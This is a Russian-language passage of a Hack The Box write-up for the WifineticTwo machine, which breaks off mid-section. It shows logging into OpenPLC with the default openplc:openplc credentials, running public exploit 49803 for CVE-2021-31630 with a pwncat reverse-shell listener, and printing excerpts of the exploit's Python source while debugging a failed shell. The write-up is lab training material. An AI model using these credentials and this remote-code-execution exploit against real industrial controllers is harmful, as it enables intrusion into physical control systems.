
Результатов: примерно 7 (0,25 сек.)

OpenPLC Forum
https://openplc.discussion.community › ... · Перевести эту страницу
CANT LOG IN WITH DEFAULT LOGIN AND PASSWORD
8 апр. 2020 г. — What I'm asking is what you are typing on the login prompt. I want to make sure that you got the correct user name and password from the ...
Cannot login with login password - OpenPLC ... 7 сообщений 4 сент. 2021 г.
how to reset password and user name to default 3 сообщения 9 нояб. 2018 г.
Forgotten password - OpenPLC Forum 3 сообщения 14 мар. 2021 г.
Другие результаты с сайта openplc.discussion.community

Open-source PLC Software
https://autonomylogic.com › ... · Перевести эту страницу
2.1 OpenPLC Runtime Overview – Autonomy
The default username and password is openplc (login) and openplc (password). This means that the first thing you must do after logging in for the first time ...

Поиск учетных данных по умолчанию в Google

Находим дефолтные логин и пароль `openplc:openplc` и запросто авторизуемся с ними в OpenPLC.




Dashboard
Status: Stopped
Program: Blank Program
Description: Dummy empty program
File: blank_program.st
Runtime: N/A

Runtime Logs
OpenPLC Runtime is not running

Главная страница сайта

А теперь проверим, есть ли для обнаруженной технологии готовые эксплоиты.



Результатов: примерно 3 900 (0,24 сек.)

Exploit-DB
https://www.exploit-db.com › ... · Перевести эту страницу
OpenPLC 3 - Remote Code Execution (Authenticated)
26 апр. 2021 г. — OpenPLC 3 - Remote Code Execution (Authenticated).. webapps exploit for Python platform.

GitHub
https://github.com › CVE-20... · Перевести эту страницу
hev0x/CVE-2021-31630-OpenPLC_RCE
Exploit for Authenticated Remote Code Execution on OpenPLC v3 Webserver - hev0x/CVE-2021-31630-OpenPLC_RCE.

GitHub
https://github.com › CVE-20... · Перевести эту страницу
Hunt3r0x/CVE-2021-31630-HTB: proof of Concept (PoC) ...
This script exploits the CVE-2021-31630 vulnerability in OpenPLC, allowing remote code execution on the WifineticTwo box. It establishes a connection to the ...


Поиск эксплоитов в Google

Первая же ссылка из Google на сайт Exploit DB. Приведенный эксплоит для OpenPLC 3 при прохождении аутентификации способен выполнить произвольный код (реверс шелл).

Справка: реверс шелл

Обратный шелл это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, запустившего шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».

Скачиваем скрипт и смотрим, как с ним обращаться. Можем просто запустить его и запросить справку параметром `-h`.



```
~/tmp/HTB/wifinetictwo (0.248s)
python3 49803.py -h
Usage: 49803.py [options]

Options:
  -h, --help            show this help message and exit
  -u URL, --url=URL     Base target uri (ex. http://target-uri:8080)
  -l USER, --user=USER  User credential to login
  -p PASSW, --passw=PASSW
                        Pass credential to login
  -i RIP, --rip=RIP     IP for Reverse Connection
  -r RPORT, --rport=RPORT
                        Port for Reverse Connection
```

Справка help эксплоита


Нужно задать URL, логин, пароль, а также IP и порт для подключения реверс шелла. Все это мы можем предоставить.

Запускаем листенер:

```
pwncat-cs -lp 4321
```

Затем выполняем скрипт, передав ему URL сервиса (параметр `-u`), учетные данные (параметры `-l` и `-p`), а также адрес и порт, где работает листенер.

```
python3 49803.py  -u http://10.10.11.7:8080/ -l openplc -p openplc -i
 10.10.16.143 -r 4321
```




```
~/tmp/HTB/wifinetictwo (52.478s)
python3 49803.py  -u http://10.10.11.7:8080/ -l openplc -p openplc -i 10.10.16.143 -r 4321
[+] Remote Code Execution on OpenPLC_v3 WebServer
[+] Checking if host http://10.10.11.7:8080/ is Up...
[+] Host Up! ...
[+] Trying to authenticate with credentials openplc:openplc
[+] Login success!
[+] PLC program uploading...
[+] Attempt to Code injection...
[+] Spawning Reverse Shell...
[+] Failed to receive connection :(
```

Выполнение эксплоита

Но скрипт выдает ошибку, а в листенере новая сессия так и не появилась. Попробуем разобраться, что пошло не так.

ТОЧКА ОПОРЫ


Открываем исходный код эксплоита. Нужно понять, почему он не работает, хотя версия OpenPLC подвержена уязвимости. В коде поочередно вызываются функции `auth`, `injection` и `connection`. Судя по выводу эксплоита, при запуске этапы аутентификации и инъекции проходят без ошибок. Проблемы же начинаются в функции `connection`.



```
70  def injection():
71      print('[+] PLC program uploading... ')
72      upload_url = host + "/upload-program"
73      upload_cookies = {"session": ".eJw9z7FuwjAUheFXqTx3CE5YInVI5RQR6V4rlSPrekEFXIKJ0yiASi7i3Zt26HamT-
74      upload_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/
75      upload_data = "-----------------------------210749863411176965311768214500\r\nContent-Disposition
76      upload = x.post(upload_url, headers=upload_headers, cookies=upload_cookies, data=upload_data)
77
78      act_url = host + "/upload-program-action"
79      act_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.
80      act_data = "-----------------------------374516738927889180582770224000\r\nContent-Disposition: f
81      upload_act = x.post(act_url, headers=act_headers, data=act_data)
82      time.sleep(2)
83
84  def connection():
85      print('[+] Attempt to Code injection...')
86      inject_url = host + "/hardware"
87      inject_dash = host + "/dashboard"
88      inject_cookies = {"session": ".eJw9z7FuwjAUheFXqTx3CE5YInVI5RQR6V4rlSPrekEFXIKJ0yiASi7i3Zt26HamT-
89      inject_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/
90      inject_data = "-----------------------------289530314119386812901408558722\r\nContent-Disposition
91      inject = x.post(inject_url, headers=inject_headers, cookies=inject_cookies, data=inject_data)
92      time.sleep(3)
93      comp = x.get(compile_program)
94      time.sleep(6)
95      x.get(inject_dash)
96      time.sleep(3)
97      print('[+] Spawning Reverse Shell...')
98      start = x.get(run_plc_server)
99      time.sleep(1)
100     if start.status_code == 200:
101         print('[+] Reverse connection receveid!')
102         sys.exit(0)
103     else:
104         print('[+] Failed to receive connection :(')
105         sys.exit(0)
106
107 auth()
108 injection()
109 connection()
```

Исходный код эксплоита


В строках 85 92 никаких особых действий не происходит обычный запрос к статическим страницам, которые доступны на сайте. Поэтому будем искать сбои в коде после 93-й строки.



```
30
31  host = options.url
32  login = options.url + '/login'
33  upload_program = options.url + '/programs'
34  compile_program = options.url + '/compile-program?file=681871.st'
35  run_plc_server = options.url + '/start_plc'
36  user = options.user
37  password = options.passw
38  rev_ip = options.rip
39  rev_port = options.rport
40  x = requests.Session()
41
```

Исходный код эксплоита

Здесь выполняется GET-запрос к URI, заданному в параметре `compile_program`. Я посмотрел его определение, и мне стало интересно, что же это за страница `/compile-program?file=681871.st`. Но если просто открыть этот URL в браузере, никакого вывода мы не получим. Однако такой файл появится в списке программ на странице `/programs`.



Programs

